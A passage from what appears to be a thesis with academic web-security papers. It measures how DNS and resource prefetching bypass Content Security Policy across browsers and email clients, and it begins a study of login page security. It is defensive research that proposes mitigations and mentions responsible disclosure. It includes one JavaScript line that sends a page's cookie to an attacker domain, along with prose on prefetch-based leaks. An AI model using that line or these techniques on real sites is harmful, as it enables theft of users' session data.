HTML injection For this scenario we can see that all tested browsers, outside of UCBrowser, will allow an attacker to leak information through DNS requests to an attacker-controlled DNS server. Furthermore, the same browsers, minus Safari and Safari Mobile, allow an attacker to leak information through HTTP requests via resource prefetching.

Since MSIE, MSIE Mobile and UCBrowser do not support CSP, they are vulnerable since an attacker may use any HTML element to exfiltrate information.

Edge can leak information through `rel=dns-prefetch` and `dns=prefetch`, and our data shows that both cases have complementary conditions under which they will leak information. For parent web pages served over HTTPS, an attacker can use `rel=prefetch` to leak information through DNS prefetching and resource prefetching via Edge. For parent web pages served over HTTP, an attacker can use `rel=dns-prefetch` to leak information through DNS prefetching, but only if the `<link>` element can be injected in the original HTML code, instead of being added through JavaScript, which is in accordance with this scenario.

Safari Mobile can only be used to leak information through automatic DNS prefetching, which requires that DNS prefetching is not explicitly disabled for parent web pages served over HTTP, and explicitly enabled for parent web pages served over HTTPS.

JavaScript injection The results of the JavaScript injection scenario are similar to the HTML injection scenario, except for two cases. Since an attacker is not able to inject HTML code in this scenario, but can only execute JavaScript, Edge and Firefox will only be vulnerable when certain conditions are met.

Edge will not leak information through `rel=dns-prefetch` if it is added by JavaScript. Because of this, an attacker in this scenario can only leak information through `rel=prefetch`, which in turn will only work when the parent web page is served over HTTPS.

Firefox leaks information through several `<link>` elements injected as static HTML and also when written into the page by JavaScript using `document.write()`. However, Firefox will not leak information through these elements when they are added through `addChild()`. This is a limitation that may hinder an attacker, if the injected JavaScript is limited to using only `addChild()`.

6 Large-scale study of the Web

Automatic and forced DNS prefetching implementations are about seven years old now, available since the first release of Chrome and Firefox since version 3.5. Resource prefetching and CSP are younger than DNS prefetching.

In this study, we set out to measure how widespread these technologies are used on the Web and in what context they are applied. We determine whether their usage is related to a website's popularity or function. In addition, we investigate whether web developers are using strong CSP policies and how they deal with automatic DNS prefetching in that case.

6.1 Experiment setup

For this experiment, we performed a study of the top 10,000 most popular domains according to Alexa. For each of these Alexa domains, the Bing search engine was consulted to retrieve the top 100 web pages in that domain. In total, Bing returned us a data set with 897,777 URLs.

We modified PhantomJS [6] in such a way so that any interaction with automatic DNS prefetching, `<link>` elements and CSP is recorded. In particular, we are interested in knowing whether a web page will explicitly enable or disable DNS prefetching through the `X-DNS-Prefetch-Control` header and whether it will do this through a header in the HTTP response, or add a `<meta http-equiv>` element to achieve the same effect. Similarly, we are interested in knowing whether a web page will make use of CSP using the `Content-Security-Policy` header or one of its precursors. Finally, we are also interested in a web page's usage of `<link>` elements and the relationship types they employ.

We visited the URLs in our data set using the modified PhantomJS, resulting in the successful visit of 879,407 URLs.

6.2 Results

	HTTP		HTTPS		
	header	meta	header	meta	Total
On	0	8,883	1	725	9,609
Off	672	2,021	17	13	2,723
Both	0	89	0	0	89
Changed	672	10,993	18	738	12,421
Unchanged	792,537		74,449		866,986

Table 2: Statistics on the usage of the `X-DNS-Prefetch-Control` HTTP header for automatic DNS prefetching.

Automatic DNS prefetching statistics Of the 879,407 web pages that were successfully visited, 804,202 or 91.4% were served over HTTP and the remaining 75,205 or 8.6% over HTTPS.

By default, web pages on HTTP have automatic DNS prefetching enabled and we observed that 792,537 or 98.5% of HTTP web pages do not change this default behavior. Of the remaining 11,665 HTTP web pages, 8,883 (76.2%) enable DNS prefetching explicitly, 2,693 (23.1%) explicitly disable it and 89 (0.8%) both enable and disable it. The majority of the enabling or disabling happens through `<meta http-equiv>` elements (10,993 web pages or 94.2%), instead of HTTP headers (672 web pages

or 5.8%). Those web pages that use HTTP headers, only use it to switch off DNS prefetching and not re-enable the default by switching it on.

On web pages served over HTTPS, DNS prefetching is disabled by default. Of the 75,205 web pages served over HTTPS, 74,449 or 99.0% do not change this default behavior. Of the 756 web pages that change the default, 18 or 2.4% use HTTP header and 738 or 97.6% use `<meta http-equiv>` elements.

Resource prefetching statistics The "dns-prefetch" relationship is the sixth most occurring relationship type encountered in our data set after "stylesheet", "shortcut", "canonical", "alternate" and "icon".

relationship	URLs		domains	
dns-prefetch	164,636	(18.7%)	4,230	(42.3%)
next	57,866	(6.6%)	2,587	(25.9%)
prev	32,546	(3.7%)	1,495	(14.9%)
prefetch	2,445	(0.3%)	92	(0.9%)
prerender	1,535	(0.2%)	63	(0.6%)
subresource	1,036	(0.1%)	24	(0.2%)
preconnect	94	(0.0%)	4	(0.0%)
preload	2	(0.0%)	1	(0.0%)

Table 3: Statistics on the usage of selected `<link>` element relationship types. Percentages are relative to the entire set of successfully retrieved URLs and the total amount of domains respectively.

As shown in Table 3, "dns-prefetch" accounts for 164,636 or 18.7% of the URLs in the data set, encompassing 42.3% of the domains of the Alexa top 10,000.

Content-Security-Policy statistics Of the 879,407 URLs that our browser visited successfully, 31,364 activated the Content-Security-Policy processing code of which 27,966 on HTTP web pages and 3,398 on HTTPS web pages. Table 4 indicates these results in more detail, where "leaky" indicates a CSP that allows a request to an attacker-controlled domain and "good" indicates one that does not allow such leak.

Among the HTTP web pages that used CSP, 894 or 3.2% had a "good" policy that should effectively stop an attacker from fetching resources from an attacker-controlled domain. None of these web pages explicitly disabled automatic DNS prefetching, so that it was enabled by default.

Of the web pages with CSP served over HTTPS, 428 or 12.6% had an effective policy in place to stop information leaks to an attacker-controlled domain. Similar to the HTTP web pages, none of these HTTPS web pages explicitly enabled the automatic DNS prefetching, but instead relied on the default behavior, implicitly disabling automatic DNS prefetching.

	CSP	DNS pref.	URLs		Domains	
HTTP	leaky	yes	26,697	(3.0%)	754	(7.5%)
		no	375	(0.0%)	18	(0.2%)
	good	yes	894	(0.1%)	54	(0.5%)
		no	0	(0.0%)	0	(0.0%)
	none	yes	773,714	(88.0%)	9,563	(95.6%)
		no	2,318	(0.3%)	137	(1.4%)
HTTPS	leaky	yes	99	(0.0%)	2	(0.0%)
		no	2,871	(0.3%)	127	(1.3%)
	good	yes	0	(0.0%)	0	(0.0%)
		no	428	(0.0%)	34	(0.3%)
	none	yes	627	(0.1%)	35	(0.4%)
		no	71,152	(8.1%)	3,065	(30.6%)

Table 4: Statistics on the usage of CSP policies in combination with how DNS prefetching is configured. A good CSP disallows any request to an attacker-controlled domain, while a leaky CSP does not. Percentages are relative to the entire set of successfully retrieved URLs and the total amount of domains respectively.

6.3 Discussion

We could not find any meaningful correlation between the usage of DNS prefetching, resource prefetching and CSP on a certain domain with either the domain's Alexa ranking or Trend Micro's Site Safety categorization of the domain. This indicates that performance and security improvements do not only benefit the most popular web domains, but that all web developers use them equally.

The results of our study show that 42.3% of the top 10,000 Alexa domains use forced DNS prefetching through `<link>` elements with the "dns-prefetch" relationship. However, the default behavior for automatic DNS prefetching is mostly left untouched by the web developers.

From our study of CSP, it seems that most pages using CSP do not have a strict policy in place that would prevent conventional (i.e. through regular HTTP requests) information leaking through other elements. Only 428 web pages have a strict policy in place, and also have DNS prefetching disabled.

To conclude, web developers seem to be aware of the benefits that DNS and resource prefetching can offer for performance, although not of the risks it can pose to privacy and security.

7 Measures discussion

Data exfiltration prevention in web browsers is an non-trivial but important security goal. In fact, CSP already prevents several data exfiltration attacks such as the attack in Listing 1. Zalewski [48] gives examples of other, more sophisticated attacks to leak data. Many of those, such as through dangling markup injection, rerouting of existing forms or abusing plugins, can be prevented through a sane CSP policy. However, Zalewski mentions further attack vectors, namely through page navigation, the `window.name` DOM property, and timing.

In the following, we shortly explain these attack vectors to not only raise awareness but also to stimulate development of practical protection mechanisms to limit their effects in future. Additionally, we also make suggestions for tackling the concrete problem of data exfiltration through DNS prefetching based on our case study.

7.1 Measures on data exfiltration

Page navigation Instead of trying to silently leak data from within a web page, an attacker can also simply navigate the browser to an attacker-controlled page. If the navigation URL contains sensitive information it is then leaked through the page request itself. In the following JavaScript code, the cookie of the current web page is sent as part of the page request to `evil.com`.

```
window.location="http://e.com/"+document.cookie
```

There are ongoing discussions by the community on this channel [2] with proposals for a new CSP directive allowing to whitelist navigation destinations or, alternatively, development of a dedicated mechanism.

The `window.name` property Closely related to page navigation is the DOM property `window.name`, designed to assign names to browser windows to ease targeting within the browser. Since the name of a window is independent of the loaded web page, its value persists even when navigating to a new page inside the same window. Attackers can abuse this feature as the shared memory throughout different page contexts to exfiltrate data [1]. For an attack to succeed, an attacker needs to ensure that the same window instance is navigated to an attacker-controlled page to retrieve the exfiltrated data.

For successfully exploiting `window.name`, page navigation is required. We therefore believe that the security problem caused by `window.name` can be solved through a control for page navigation as discussed above.

Timing channels An alternative known way of leaking data is through *timing channels*, i.e., via information about when and for how long data

is processed. An attacker can, for example, infer the browser history by trying to inject certain page content. In case of a relatively short response time, the content was most likely recovered from cache and was therefore fetched from the server in a different context before. Timing channels are subject to ongoing work by the research community [9,22,13].

7.2 Mitigation of prefetching-based exfiltration

Improving existing controls Automatic DNS prefetching can be disabled through the `X-DNS-Prefetch-Control` HTTP header, but it cannot be used to disable forced DNS prefetching in all supporting browsers. Our experiment shows that only one browser vendor allows forced DNS prefetching to be disabled through the same HTTP header, giving web developers the option to disable this functionality and hereby preventing that attackers abuse DNS prefetching to exfiltrate information. Since automatic and forced DNS prefetching is likely related in the codebase of every supporting web browser, it is our recommendation that all browser vendors implementing DNS prefetching should also adopt this functionality and give full control over DNS prefetching to web developers.

But even if this is applied in every browser, it will not solve the problem entirely. If by using a single `X-DNS-Prefetch-Control` HTTP header all DNS prefetching could be controlled, a web developer may enable DNS prefetching, then use `<link>` elements with the "dns-prefetch" relationship to pre-resolve some hostnames and finally disable DNS prefetching again. The list of hostnames to be pre-resolved would be under strict control of the web developer, not giving an attacker the chance to exfiltrate information.

However, this solution works only if all hostnames to be pre-resolved, are known beforehand and if their number is manageable. A web page with thousands of URLs, all pointing to different hostnames, would require thousands of `<link>` elements to pre-resolve them before DNS prefetching is disabled by the web developer.

Luckily, the hierarchical nature of DNS allows for a more efficient solution by using a wildcard to encompass all subdomains of a given domain name. Using a wildcard would allow a web developer to configure the DNS prefetching system to only perform DNS prefetching for those hostnames that match the wildcard. An attacker trying to exfiltrate information would find the attacker's own domain name disallowed by this wildcard. At the same time, the web developer would be able to confine the DNS prefetching to only trusted domain names.

Unfortunately, this mechanism cannot be implemented with the machinery that is currently in place to restrict DNS prefetching.

A possible solution is to modify the semantics of the `X-DNS-Prefetch-Control` HTTP header to accept a list of wildcard domain names instead of "on" or "off", e.g.

```
X-DNS-Prefetch-Control: *.example.com
```

CSP oriented solutions If CSP is understood to prevent data exfiltration, at least to the extent that it restricts the web sources to which network requests can be made, it stands reason that CSP should also cover resource prefetching. CSP has directives for several kinds of resources, but the nature of the prefetched resource does not necessarily fit in any of the predefined categories. Exactly in which category prefetched resources can be placed is subject to a design choice. In any case, it is natural for prefetched resources to at least be under control of the "default-src" directive.

Another solution is to absorb DNS prefetching control into CSP, just like the `X-Frame-Options` HTTP header which was absorbed into the CSP specification under the "frame-ancestors" directive. A "dns-prefetch" CSP directive could replace the `X-DNS-Prefetch-Control` HTTP header, e.g.

```
Content-Security-Policy:
            dns-prefetch *.example.com
```

The advantage of this solution is that CSP is standardized by W3C and supported by most browser vendors, while the `X-DNS-Prefetch-Control` HTTP header is not. Standardizing DNS prefetching through CSP would benefit the 42.3% of most popular web domains that already use DNS prefetching through the "dns-prefetch" `<link>` relationship.

8 Related work

We discuss related work on CSP in general, CSP and data exfiltration, and on DNS prefetching in the context of CSP.

Content Security Policy The CSP standard has evolved over the last years with CSP 3.0 [16] currently under development. Since recently, the document lists such goals as the mitigation of risks of content-injection attacks and provision of a reporting mechanism. Interestingly, other features of CSP, e.g. restricting target servers for form data submissions, are not reflected in the goals, thereby reinforcing the importance of being explicit about whether CSP is intended for controlling data exfiltration. DNS prefetching is not covered by any CSP specification document. Our findings and improvement suggestions aim at supporting the future development of the CSP standard.

Johns [26] identifies a cross-site scripting attack through scripts dynamically assembled on the server-side but based on client information. An attacker can spoof the client information and cause the injection of a malicious script. Because the resulting script comes from a whitelisted

source, CSP allows its execution. Johns proposes PreparedJS to prevent undesired code assembling.

Heiderich et al. [23] demonstrate scriptless attacks by combining seemingly harmless web browser technologies such as CSS and vector graphics support. Prefetching of any kind is not analyzed. Though Heiderich et al. state that CSP is a useful tool to limit chances for a successful attack, they assess that CSP only provides partial protection. Some of the attacks we cover, i.e. URL and HTML injections, fall under the category of scriptless attacks. However, we see scriptless attacks only as one of the several possible ways of exfiltrating data.

Weissbacher et al. [47] empirically study the usage of CSP and analyze the challenges for a wider CSP adoption. They mention DNS prefetch control headers in HTTP and remark that these allow websites to override the default behavior. While they include the DNS prefetch control headers in the general statistics of websites that use security-related HTTP headers, they do not discuss the impact of these headers on CSP and the handling of prefetching by clients. Additionally to HTTP CSP headers, our empirical study also reports on occurrences of CSP inside web pages statically or dynamically included through e.g. HTML `<meta>` elements or content inside `iframe` elements.

CSP and data exfiltration Orthogonal to the attack vectors discussed so far are the so called *self-exfiltration attacks* [12], where an attacker leaks data to origins whitelisted in a CSP policy. A representative example is analytics scripts, used pervasively on the Web [33], and hence often whitelisted in CSP. The attacker can simply leak sensitive data to analytics servers, e.g. via URL encoding, and legitimately collect it from their accounts on these servers.

DNS prefetching Attacking DNS resolution is often paired with a network attacker model. Johns [24] leverages DNS rebinding attacks to request resources from unwanted origins. Although the attacks are against the same-origin policy, CSP can be bypassed in the same way. Not being a network attacker, our attacker avoids the need to tamper with DNS entries.

Monrose and Krishnan [31,27] observe that DNS prefetching by web search engines populates DNS servers with entries in a way that allows to infer search terms used by users. Inspecting records on a DNS server can thus be used for a side-channel attack. Our attacker model, however, has only the capability to observe queries to the attacker's own DNS server. In addition, our attackers can directly exfiltrate data without the need to interpret DNS cache entries.

Born [8] shows that the bandwidth of the DNS-prefetching channel is sufficient to exfiltrate documents from the local file system by a combination of encoding and timeout features in JavaScript. While he demonstrates the severeness of prefetching attacks, we widen the perspective

by systematically analyzing a full family of attacks introduced through prefetching in combination with CSP.

CSP vs. prefetching To date, prefetching in the context of CSP has only received scarce attention. There are reported observations on prefetching not handled by CSP [38,11], providing examples of leaks to bypass CSP. We go beyond these observations by systematically studying the entire class of the prefetching attacks, analyzing a variety of browser implementations for desktop and mobile devices, and proposing countermeasures based on the lessons learned.

9 Conclusion

We have put a spotlight on an unsettling vagueness about data exfiltration in the CSP specification, which appears to have led to fundamental discrepancies in interpreting its security goals. As an in-depth case study, we have investigated DNS and resource prefetching in mainstream browsers in the context of CSP. For most browsers, we find that attackers can bypass the strictest CSP by abusing DNS and resource prefetching to exfiltrate information. Our large-scale evaluation of the Web indicates that DNS prefetching is commonly used on the Web, on 42.3% of the 10,000 most popular web domains according to Alexa.

We also point out that some email clients enable DNS prefetching without an option to disable it and that some load remote images by default, opening up for privacy leaks.

We discuss general countermeasures on data exfiltration and consequences in the context of CSP, as well as concrete countermeasures for the case study on DNS and resource prefetching. The concrete countermeasures for web browsers consist of resolving the inconsistency in DNS prefetching handling and subjugating resource prefetching to the CSP. For email clients, we advise that DNS prefetching and remote image loading be disabled by default.

Our intention is that our findings will influence the ongoing discussion on the goals of CSP [16].

Responsible disclosure We are in the process of responsibly disclosing all discovered vulnerabilities to the involved web browser and email client vendors.

References

1. Bug 444222 - window.name can be used as an XSS attack vector . `https://bugzilla.mozilla.org/show_bug.cgi?id=444222`. window.name.
2. Preventing page navigation to untrusted sources. `https://lists.w3.org/Archives/Public/public-webappsec/2015Apr/0259.html`. page navigation.

3. Adam barth. CSP and inline styles. https://lists.w3.org/Archives/Public/public-webappsec/2012Oct/0055.html.
4. Akhawe, D., Barth, A., Lam, P. E., Mitchell, J. C., and Song, D. Towards a formal foundation of web security. In *CSF* (2010).
5. Akhawe, D., Li, F., He, W., Saxena, P., and Song, D. Data-confined HTML5 applications. In *ESORICS* (2013).
6. Ariya Hidayat. PhantomJS. http://phantomjs.org.
7. Barth, A., Jackson, C., and Mitchell, J. C. Securing frame communication in browsers. In *USENIX Security* (2008).
8. Born, K. Browser-based covert data exfiltration. *CoRR* (2010).
9. Bortz, A., and Boneh, D. Exposing private information by timing web applications. In *WWW* (2007).
10. Brian Smith. Should CSP affect a Notification icon? https://lists.w3.org/Archives/Public/public-webappsec/2014Nov/0137.html.
11. 1167259 - csp does not block favicon request. https://bugzilla.mozilla.org/show_bug.cgi?id=1167259#c3.
12. Chen, E. Y., Gorbaty, S., Singhal, A., and Jackson, C. Self-Exfiltration: The Dangers of Browser-Enforced Information Flow Control. In *W2SP* (2012).
13. Chen, S., Wang, R., Wang, X., and Zhang, K. Side-Channel Leaks in Web Applications: A Reality Today, a Challenge Tomorrow. In *S&P* (2010).
14. Content Security Policy 1.1. http://www.w3.org/TR/2014/WD-CSP11-20140211.
15. Content Security Policy 2.0. http://www.w3.org/TR/CSP/.
16. Content Security Policy 3.0. http://w3c.github.io/webappsec/specs/content-security-policy/.
17. Controlling DNS prefetching. https://developer.mozilla.org/en-US/docs/Web/HTTP/Controlling_DNS_prefetching.
18. David Veditz. [CSP2] Preventing page navigation to untrusted sources. https://lists.w3.org/Archives/Public/public-webappsec/2015Apr/0270.html.
19. Deian Stefan. WebAppSec re-charter status. https://lists.w3.org/Archives/Public/public-webappsec/2015Feb/0130.html.
20. DNS Prefetching - The Chromium Projects. http://dev.chromium.org/developers/design-documents/dns-prefetching.
21. StatCounter Global Stats - Browser, OS, Search Engine including Mobile Usage Share. http://gs.statcounter.com/#desktop+mobile-browser-ww-monthly-201405-201505.
22. Felten, E. W., and Schneider, M. A. Timing attacks on Web privacy. In *CCS* (2000).
23. Heiderich, M., Niemietz, M., Schuster, F., Holz, T., and Schwenk, J. Scriptless attacks: Stealing the pie without touching the sill. In *CCS* (2012).
24. Johns, M. On JavaScript Malware and related threats. *Journal in Computer Virology* (2008).
25. Johns, M. PreparedJS: Secure Script-Templates for JavaScript. In *DIMVA* (2013).
26. Johns, M. Script-templates for the content security policy. *Journal of Information Security and Applications* (2014).

27. Krishnan, S., and Monrose, F. An empirical study of the performance, security and privacy implications of domain name prefetching. In *DSN* (2011).
28. Meyerovich, L., and Livshits, B. ConScript: Specifying and enforcing fine-grained security policies for Javascript in the browser. In *Proc. of SP'10* (2010).
29. Mike West. Remove paths from CSP? `https://lists.w3.org/Archives/Public/public-webappsec/2014Jun/0007.html`.
30. Miller, M. S., Samuel, M., Laurie, B., Awad, I., and Stay, M. Caja - safe active content in sanitized JavaScript. Tech. rep., Google Inc., June 2008.
31. Monrose, F., and Krishnan, S. DNS prefetching and its privacy implications: When good things go bad. In *LEET* (2010).
32. Re: dns-prefetch (email from 2009-07-25). `http://permalink.gmane.org/gmane.comp.mozilla.security/4109`.
33. Nikiforakis, N., Invernizzi, L., Kapravelos, A., Van Acker, S., Joosen, W., Kruegel, C., Piessens, F., and Vigna, G. You are what you include: large-scale evaluation of remote JavaScript inclusions. In *ACM CCS* (2012).
34. OWASP. OWASP Top 10. `https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project`.
35. Resource hints. `https://w3c.github.io/resource-hints/`.
36. RFC1034: Domain names - concepts and facilities.
37. RFC1035: Domain names - implementation and specification.
38. SEC Consult: Content Security Policy (CSP) - Another example on application security and "assumptions vs. reality". `http://blog.sec-consult.com/2013/07/content-security-policy-csp-another.html`.
39. Soni, P., Budianto, E., and Saxena, P. The SICILIAN defense: Signature-based whitelisting of web JavaScript. In *CCS* (2015).
40. Souders, S. Velocity and the Bottom Line. `http://radar.oreilly.com/2009/07/velocity-making-your-site-fast.html`.
41. Stamm, S., Sterne, B., and Markham, G. Reining in the web with content security policy. In *WWW* (2010).
42. Stefan, D., Yang, E. Z., Marchenko, P., Russo, A., Herman, D., Karp, B., and Mazières, D. Protecting users by confining JavaScript with COWL. In *USENIX OSDI* (2014).
43. Ter Louw, M., Ganesh, K. T., and Venkatakrishnan, V. AdJail: Practical Enforcement of Confidentiality and Integrity Policies on Web Advertisements. In *Proceedings of the 19th USENIX Security* (2010).
44. Van Acker, S., Hausknecht, D., Joosen, W., and Sabelfeld, A. Password meters and generators on the web: From large-scale empirical study to getting it right. In *CODASPY* (2015).
45. W3C. public-webappsec@w3.org Mail Archives. `https://lists.w3.org/Archives/Public/public-webappsec`.
46. W3C. World Wide Web Consortium. `http://www.w3.org/`.
47. Weissbacher, M., Lauinger, T., and Robertson, W. K. Why Is CSP Failing? Trends and Challenges in CSP Adoption. In *RAID* (2014).
48. Zalewski, M. Postcards from the post-XSS world. `http://lcamtuf.coredump.cx/postxss/`.

1 Empirical study of email clients

Email clients, just as web browsers, render HTML documents. In order to determine whether email clients suffer the same ailments as web browsers when it comes to information leaking through DNS and resource prefetching, we performed a similar experiment on the most popular email clients according to Litmus [1], both native (Apple Mail 8.2/8.3 on Mac OSX, iPad and iPhone, Microsoft Outlook 2013, Microsoft Windows Live Mail 2012, Android Mail on Android 5.0.2, Thunderbird 31.7.0) and web based (GMail, Outlook.com, Yahoo! mail, AOL mail).

1.1 Experiment setup

A POP3 email server was set up with a separate account for each email client to be tested. Each mailbox had a single email in it with an HTML document. The HTML document contained several HTML elements with the specific purpose to trigger DNS and resource prefetching if the email clients support it. It contained a `<meta>` element to enable DNS prefetching for triggering DNS prefetching. An `<a>` element was provided with the "href" attribute set to an URL with a domain that was to be resolved by the attacker's DNS server. Next, eight `<link>` elements with "rel" attribute set to "dns-prefetch", "prefetch", "preconnect", "preload", "prerender", "subresource", "prev" and "next". The "href" attribute for each link was set to a unique URL and hostname of which the DNS resolution and HTTP retrieval could be monitored by the attacker. Finally, an `<img>` element was added which would load an image from the attacker's web server if remote image loading was enabled. All email clients were configured to use our POP3 server, or the email was forwarded in the case of AOL mail. We then opened each mailbox in turn without interacting with the email, and monitored traffic to the attacker's DNS server and web server.

1.2 Results

Of the native email clients, the Mac OS X email client, iPhone email client and iPad email client loaded images by default. Interestingly, we also observed DNS prefetching for all three tested Apple email clients. This implies that even if the user disables image loading in the Apple email clients, the user's privacy is still violated via the DNS prefetching attack.

For the web-based email clients, we did not observe any DNS or resource prefetching originating from the web browsers. However, we did observe DNS resolution of the hyperlink that was planted in the GMail

[1] `http://emailclientmarketshare.com/`

email. The DNS resolution originated from IP addresses in Google's IP range and occurred several times after the email was received by GMail. We are uncertain why these DNS queries appear, but speculate that GMail scans email and embedded hyperlinks for malware detection.

1.3 Discussion

The impact of these information leaks in email clients is limited, but nonetheless important. Because of the information leaks, it is possible to determine when a victim has opened a certain email. This type of information is valuable to e.g. spammers, because it validates email addresses.

For remote image loading, the impact can be more severe, because it can be abused to launch e.g. CSRF attacks through email clients [2].

All tested native email clients provide a way to disable remote image loading, but Apple's email clients have this behavior enabled by default.

The DNS prefetching observed in the Apple email clients, cannot be disabled through a user setting. In fact, this behavior is considered a bug by Apple and was reported in 2010 as CVE-2010-3829 [3], addressing a similar issue with DNS prefetching in its email clients. Our findings indicate a software regression in Apple's email clients.

1.4 Measures

We observed that all tested Apple email clients leak information through DNS prefetching when emails are shown to the end-user. Apple has admitted in the past that this behavior is erroneous and should be disabled. Other popular email client vendors share this opinion and do not implement automatic DNS prefetching for their email clients (e.g. Thunderbird [4]). We recommend that automatic DNS prefetching be disabled by default for email clients.

Another source of information leaks in email clients is the loading of remote images. The practice of loading such images in emails was used by marketers and spammers in the past, prompting email client vendors to build in a setting to disable this behavior. For Apple email clients, this setting is enabled by default. To improve the privacy of end-users, it would be better if this feature was disabled by default, which should only be a small change to the code.

[2] http://www.acunetix.com/blog/articles/the-email-that-hacks-you/
[3] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3829
[4] https://bugzilla.mozilla.org/show_bug.cgi?id=544745

CHAPTER

FIVE

MEASURING LOGIN WEBPAGE SECURITY

Steven Van Acker, Daniel Hausknecht, Andrei Sabelfeld

Abstract. Login webpages are the entry points into sensitive parts of web applications, dividing between public access to a website and private, user-specific, access to the website resources. As such, these entry points must be guarded with great care. A vast majority of today's websites relies on text-based username/password pairs for user authentication. While much prior research has focused on the strengths and weaknesses of textual passwords, this paper puts a spotlight on the security of the login webpages themselves. We conduct an empirical study of the Alexa top 100,000 pages to identify login pages and scrutinize their security. Our findings show several widely spread vulnerabilities, such as possibilities for password leaks to third parties and password eavesdropping on the network. They also show that only a scarce number of login pages deploy advanced security measures. Our findings on open-source web frameworks and content management systems confirm the lack of support against the login attacker. To ameliorate the problematic state of the art, we discuss measures to improve the security of login pages.

1 Introduction

Many websites on the Web today allow a visitor to create an account in order to provide a more personalized browsing experience.

Login as entry point To make use of their account on a website, users must authenticate to that website, typically by means of a login page. This authentication process separates the user experience in an unauthenticated and authenticated phase. This separation is crucial to the security and privacy of users and their information, because only the owner of an account is supposed to possess the correct credentials for logging in.

A malicious attacker with the ability to steal these credentials can impersonate the user and steal their private information, damage their image, cause financial losses or worse. Simply put, if the login page is insecure then the rest of the web application has no chance to be secure.

Attackers The setting of a login webpage demands a careful approach to modeling the attacker, as a combination of web and network attacker that attempts stealing login credentials. Hence, we focus on man-in-the-middle network attackers and third-party resource attackers. We consider browsers to be built securely on top of secure software libraries handling TLS, and also consider the server hosting the login page to be built equally securely and without vulnerabilities. We thus do not consider attacks on the browser software, such as drive-by-downloads or compromised web browsers, or attacks on the server software, such as SQL injection or remote code execution.

The presence of man-in-the-middle attackers on the Web is realistic, considering the availability of open and publicly available access points. In similar vein, considering the compromise of several trusted CAs [18,16] in the past, it is not unrealistic to assume that a more powerful attacker has the ability to forge TLS certificates.

Nikiforakis et al. [30] point out that JavaScript code is often included from untrusted locations and that this code may be used to compromise the webpage in which the code was included. If a login page uses sensitive third-party resources such as JavaScript, Flash or even CSS, an attacker may compromise the server hosting these resources and compromise the login page this way. These third-party servers may even be malicious of their own with the desire to compromise login pages.

Once the credentials have been stolen, they can be leaked back to the attacker since browsers can not prevent the attacker from exfiltrating data [39].

Large-scale empirical study We examine how secure login pages are on the most popular 100,000 domains according to Alexa. The login page for a certain domain is located by looking for HTML input elements of the "password" type, by emulating the process in which a human would

browse the website. Once located, we attack[1] the login page with five different attacker models and try to gain access to the password field. We find that 51,307 or 51.3% of the top 100,000 Alexa domains have a login page and that 32,221 or 62.8% of those login pages can be compromised by the most basic man-in-the-middle network attacker. Furthermore, we notice that the success rate of the attackers does not depend on the popularity of the domain, but that it remains fairly constant between the most popular and least popular domains of the Alexa top 100,000.

In our study, we are only interested in login pages implementing authentication mechanisms that exchange passwords directly between a browser and a web application. We do not consider delegated authentication protocols like OAuth [31].

State-of-the-art support and suggested measures We consider that many web developers may build web sites based on popular web frameworks such as PHP or ASP.NET, or content management systems such as Wordpress or Drupal. We investigate the documentation of these web frameworks and CMSs to determine whether they give advice on the usage of any security mechanisms that help defend login pages.

Browser vendors have introduced and standardized several security mechanisms to combat these types of attackers. Unfortunately, we find that they are not widely used to secure login pages. We formulate recommendations on how these mechanisms can be combined in order to construct secure login pages.

Contributions The contributions made in this work are:

- We perform a large-scale empirical study on the Alexa top 100,000 domains to discover login pages and chart the usage of web authentication mechanisms. (Section 4)
- We perform a large-scale empirical study of the 51,307 previously discovered login pages to determine how they defend against the login attacker, by performing actual attacks on the login page to access the password-field. (Section 4)
- We study popular web frameworks and CMSs to determine what security precautions they advise in order to fend off attacks from the login attacker. (Section 5)
- Based on our examination of state-of-the-art security mechanisms implemented in browsers and their effect in stopping attacks from the login attacker, we formulate recommendations on how to build a secure login page. (Section 6)

2 Building blocks

Researchers and browser implementers developed different security mechanisms with the goal to mitigate certain attacks or to disable them com-

[1] No users or servers were affected by our attack experiments, see Section 4.1.

pletely. In this section we discuss those relevant to our attacker model. The attacker model itself is introduced in Section 3.

Mixed Content is a W3C standard that demands blocking requests over HTTP from within a webpage served over HTTPS [42]. The goal is to prevent attacks on insecure network connections introduced for example through including third-party content. Otherwise, this HTTP traffic can be modified by man-in-the-middle attackers which would ultimately put the main webpage at risk as well. The `block-all-mixed-content` (BAMC) CSP directive forces the Mixed Content mechanism to also block passive content such as images. Another CSP directive named `upgrade-insecure-requests` [44] (UIR) automatically upgrades all HTTP requests to HTTPS.

Subresource Integrity (SRI) allows to detect potentially malicious modifications to resources by specifying the hash value of a resource. On loading, the hash value of the fetched resource is then matched against the specified value and an error is raised if the hash values do not match.

Even though SRI is a W3C candidate recommendation [43], it is so far implemented only by Firefox, Chrome (incl. mobile version), Opera and the Android browser [10].

HTTP Strict Transport Security (HSTS) forces future connections towards a hostname to be performed over HTTPS only. HSTS is standardized in RFC 6797 [1].

HSTS is enabled through a HTTP header coming with a server response over HTTPS. An attacker may have the chance to tamper with the very first connection attempt to a server, before the server has had the chance to activate HSTS. Therefore, major browser vendors maintain a HSTS preload list which is hard coded into the respective browser implementations [17]. HSTS is enabled by default for each domain in this list, ensuring that the browser will never try to connect to them via unencrypted HTTP. The HSTS preload list is not part of the standard, but is implemented by all major browser vendors.

HTTP Public Key Pinning (HPKP) is a HTTP header through which a certificate's public key can be associated with a hostname. This trust-on-first-use mechanism tries to reduce the problem where a certificate authority (CA) issues certificates for others than the actual domain owner, for example after a CA compromise. Such a certificate can then be used to, for example, launch a man-in-the-middle attack despite HTTPS. On establishing a HTTPS connection, the client's browser verifies the server's public key against the pin set during a previous connection and rejects the connection on mismatch. HPKP was standardized in RFC 7469 [2].

Since HPKP cannot protect clients against attacks on first connections, major browsers come with a hard coded list of trusted CAs for a specific domain [29]. This mechanism differs from the actual HPKP in

that it pre-pins only the expected certificate issuing authorities, not the certificates themselves. We refer to the HPKP preload list as currently implemented by major browsers as the "indirect" HPKP preload list.

An alternative version of a HPKP preload list would store the public key of a host with the hostname, not the public key of the CA. This practice is called "end-entity pinning". Such a preload list would quickly become impractical and unmaintainable due to its size and maintainability requirements, Although not practical, this "direct" HPKP preload list is more secure because it cuts away the CA middle-man.

We will assume in the rest of this text that a "direct" HPKP preload list is implemented in the browser

3 Login attackers

